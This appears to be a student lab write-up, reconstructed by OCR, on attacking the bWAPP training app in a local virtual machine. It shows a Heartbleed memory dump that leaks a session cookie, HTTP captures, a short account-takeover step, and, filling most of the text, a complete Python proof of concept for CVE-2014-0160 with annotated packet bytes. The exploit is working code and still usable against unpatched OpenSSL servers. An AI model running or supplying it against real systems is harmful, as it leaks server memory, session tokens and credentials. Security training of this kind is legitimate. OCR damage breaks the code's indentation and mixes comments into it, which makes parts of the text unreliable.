0150: 50 2F 70 6F 72 74 61 6C 2E 70 68 70 0D 0A 43 6F  P/portal.php..Co
0160: 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61  nnection: keep-a
0170: 6C 69 76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 73 65  live..Cookie: se
0180: 63 75 72 69 74 79 5F 6C 65 76 65 6C 3D 30 3B 20  curity_level=0; 
0190: 50 48 50 53 45 53 53 49 44 3D 31 37 30 31 34 34  PHPSESSID=170144
01a0: 32 62 39 31 34 33 61 35 37 38 32 66 63 32 30 61  2b9143a5782fc20a
01b0: 63 35 38 65 35 63 37 63 62 65 0D 0A 55 70 67 72  c58e5c7cbe..Upgr
01c0: 61 64 65 2D 49 6E 73 65 63 75 72 65 2D 52 65 71  ade-Insecure-Req
01d0: 75 65 73 74 73 3A 20 31 0D 0A 0D 0A 6F CB 3E 21  uests: 1....o.>!
01e0: B7 6E 39 9E FD 85 1B 04 51 EE BD 6A 32 66 63 32  .n9.....Q..j2fc2
01f0: 30 61 63 35 38 65 35 63 37 63 62 65 0D 0A 55 70  0ac58e5c7cbe..Up
0200: 67 72 61 64 65 2D 49 6E 73 65 63 75 72 65 2D 52  grade-Insecure-R
0210: 65 71 75 65 73 74 73 3A 20 31 0D 0A 0D 0A 62 75  equests: 1....bu
0220: 67 3D 39 36 26 66 6F 72 6D 5F 62 75 67 3D 73 75  g=96&form_bug=su
0230: 62 6D 69 74 C7 1E EE FC 80 13 38 15 83 71 A8 2A  bmit......8..q.*
0240: 39 E1 9E 43 66 6F 72 6D 3D 73 75 62 6D 69 74 77  9..Cform=submitw
0250: 28 85 19 98 34 F5 AC 4A 7B 90 F2 EB B6 FD 50 53  (...4..J{.....PS
0260: 53 49 44 3D 30 66 33 65 31 31 65 62 35 32 34 61  SID=0f3e11eb524a
0270: 37 39 33 63 63 38 63 39 30 34 64 37 30 35 63 34  793cc8c904d705c4
0280: 64 62 34 63 0D 0A 0D 0A 3F 17 12 58 75 3C 06 9A  db4c....?..Xu<..
0290: 6E F1 5A 23 F4 E8 8C 63 83 63 34 64 62 34 63 0D  n.Z#...c.c4db4c.
02a0: 0A 0D 0A AC 48 2B DF 32 F8 9F E2 C8 42 4E 84 B9  ....H+.2....BN..
02b0: 05 9D 78 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 39  ..xn-US,en;q=0.9
02c0: 0D 0A 43 6F 6F 6B 69 65 3A 20 73 65 63 75 72 69  ..Cookie: securi
02d0: 74 79 5F 6C 65 76 65 6C 3D 30 3B 20 50 48 50 53  ty_level=0; PHPS
02e0: 45 53 53 49 44 3D 30 66 33 65 31 31 65 62 35 32  ESSID=0f3e11eb52
02f0: 34 61 37 39 33 63 63 38 63 39 30 34 64 37 30 35  4a793cc8c904d705
```

Request

```
GET /bWAPP/login.php HTTP/1.1
Host: 192.168.56.105:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.105:8443/
Connection: close
Cookie: security_level=0; PHPSESSID=1701442b9143a5782fc20ac58e5c7cbe
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.0
Date: Sun, 10 May 2020 10:10:44 GMT
Content-Type: text/html
Content-Length: 4019
Connection: close
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css"
href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" me
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>--
<script src="js/html5.js"></script>

<title>bWAPP - Login</title>

</head>
```



File | /home/kali/Desktop/hh.html

HTTP/1.1 200 OK Server: nginx/1.4.0 Date: Sun, 10 May 2020 10:10:44 GMT Content-Type: text/html Content-Length: 4019 Connection: close X-Powered-By: PHP/5
Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache

bWAPP

an extremely buggy web app !

Login New User Info Talks & Training Blog

Login

Enter your credentials *(bee/bug)*.

Login:

Password:

Set the security level:
low

Login

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Based on the information received from the session hijacking attack we can do a account hijacking by using the current credentials of the user.

Account Hijacking

1. Changing the use credentials


   Previous

User name – bee	password – bug

   New

Username- bee	password – bug123

2. Create new user



Not secure | 192.168.56.105:8443/bWAPP/login.php

/ Login /

Enter your credentials *(bee/bug)*.

Login: bee

Password: ••••••

Set the security level: low

Login

This is the python script which is used to do the heartbledd exploit.

```
#!/usr/bin/env python
# coding=utf-8
# CVE-2014-0160 exploit PoC
# Originally from test code by Jared Stafford (jspenguin@jspenguin.org)


import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser
options = OptionParser(
        usage='%prog server [options]',
        description='Test for SSL heartbeat vulnerability (CVE-2014-0160)'
)
options.add_option(
        '-p', '--port', type='int', default=443,
        help='TCP port to test (default: 443)'
)
def h2bin(x):
return x.replace(' ', '').replace('\n',
'').decode('hex')
# ClientHello

hello = h2bin('''
16 03 02 00 dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
```

H2bin function is calling here

'16 03 02 00 31'   # Content type = 16 (handshake message); Version = 03 02; Packet length = 00 31

'01 00 00 2d'   # Message type = 01 (client hello); Length = 00 00 2d

'03 02'   # Client version = 03 02 (TLS 1.1)

Random Bytes

```
hb = h2bin('''
18 03 02 00 03
01 40 00
''')
```

# Content type = 18 (heartbeat message); Version = 03 02; Packet length = 00 03

# Heartbeat message type = 01 (request); Payload length = 40 00

# Missing a message that is supposed to be 40 00 bytes long

```
def
hexdump(s):
	for b in xrange(0, len(s), 16):
		lin = [c for c in s[b : b + 16]]
		hxdat = ' '.join('%02X' % ord(c) for c in lin)
		pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
		print '   %04x: %-48s %s' % (b, hxdat, pdat)
	print


def recvall(s, length, timeout=5):
	endtime = time.time() + timeout
	rdata = ''
	remain = length
	while remain > 0:
		rtime = endtime - time.time()
		if rtime < 0:
			return None
```

# Wait until the socket is ready to be read

```
		r, w, e = select.select([s], [], [], 5)
		if s in r:
			data = s.recv(remain)
			# EOF?
			if not data:
				return None
			rdata += data
			remain -= len(data)
	return rdata

def recvmsg(s):
	hdr = recvall(s, 5)
	if hdr is None:
		print 'Unexpected EOF receiving record header; server closed connection'
		return None, None, None
	typ, ver, ln = struct.unpack('>BHH', hdr)
```

# This is the packet that triggers the memory over-read.

# The heartbeat protocol works by returning to the client the same data that was sent;

# that is, if we send "abcd" the server will return "abcd".

# The flaw is triggered when we tell the server that we are sending a message that is X bytes long

# (64 kB in this case), but we send a shorter message; OpenSSL won't check if we really sent the X bytes of data.

# The server will store our message, then read the X bytes of data from its memory

# (it reads the memory region where our message is supposedly stored) and send that read message back.

# Because we didn't send any

```
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload; server closed connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
    return typ, ver, pay

def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No heartbeat response received; server likely not vulnerable'
            return False

        if typ == 24:
            print 'Received heartbeat response:'
            hexdump(pay)
            if len(pay) > 3:
                print 'WARNING: server returned more data than it should; server is
vulnerable!'
            else:
                print 'Server processed malformed heartbeat, but did not return any
extra data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error; likely not vulnerable'
            return False


def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    sys.stdout.flush()
    s.connect((args[0], opts.port))
    print 'Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server Hello.'
            return
        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()
    s.send(hb)
    hit_hb(s)

if __name__ == '__main__':
    main()
```

# Receive packets until we get a hello done packet